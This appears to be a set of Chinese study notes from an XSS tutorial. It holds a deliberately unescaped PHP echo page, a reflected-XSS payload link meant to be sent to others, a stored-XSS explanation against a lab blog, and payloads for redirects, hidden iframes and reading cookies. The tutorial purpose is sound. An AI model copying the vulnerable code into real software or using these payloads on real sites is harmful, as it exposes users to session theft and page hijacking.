

```
1 <form action="" method= "get"> //action后面的空白表示提交给当前页面
2     <input type="text" name="uname"><br />
3     <input type="submit" value="ok">
```

```
4 </form>
5 <hr/> //表示水平分割线
6 <?php
7     $username = $_GET['uname'];//这里是中括号,别写错了!!!
8     echo "<p>hello ." . $username."</p>"
9
10 ?>
```



```
1 <form action="" method= "get">
2     <input type="text" name="uname"><br/>
3     <input type="submit" value="ok">
4 </form>
5 <hr/>
6
7 <?php
8     $username = $_GET['uname'];
9     echo "<p>hello " . $username."</p>";
10
11 ?>
12
```






方框里面:

```
1 <script>alert("hi!!!")</script>
```

(12'39")



这个url可以发送给其他人,其他人点击这个url之后 也会实现这个效果!!

这里这个url= `http://192.168.0.104/xss2.php?`

`uname=%3Cscript%3Ealert%28%22hi%21%21%21%22%29%3C%2Fscript%3E` (13'30") (ip可能会有所变化)

## 反射型XSS特点

反射型XSS也称为非持久性XSS,这种攻击方式无法将恶意代码保存到网站中,而只对当前URL链接生效,因而它需要用户自行去触发。

反射型XSS通常出现在网站的搜索栏、用户登入口等地方

反射型XSS只是对当前URL有限;(它不持久),很难利用

## 存储型XSS

把你提交的代码直接提交至数据库里面去了;只要有用户它正好看的页面就从数据库里面把你那些代码调出来;你这些代码就会在页面上执行! 攻击威力大,访问这个页面的人都有效!

## 存储型XSS特点

存储型XSS攻击是直接将xss语句插入到网站的正常页面中(通常都是留言板),用户只要访问了这些页面,就会自动执行其中的xss语句。

存储型XSS又称为持久型XSS,是最危险的跨站脚本攻击方式。

靶机:

NPMserv中的火线BLOG网站

## XSS攻击语句

- 页面跳转

```
<script>location="http://www.baidu.com"</script>
```

- 嵌入网页

```
<iframe src= http://www.baidu.comwidth=400 height=300></iframe>
```

```
<iframe src= http://www.baidu.comwidth=0 height=0></iframe>
```

- 获取cookie

```
<script>alert(document.cookie)</script>
```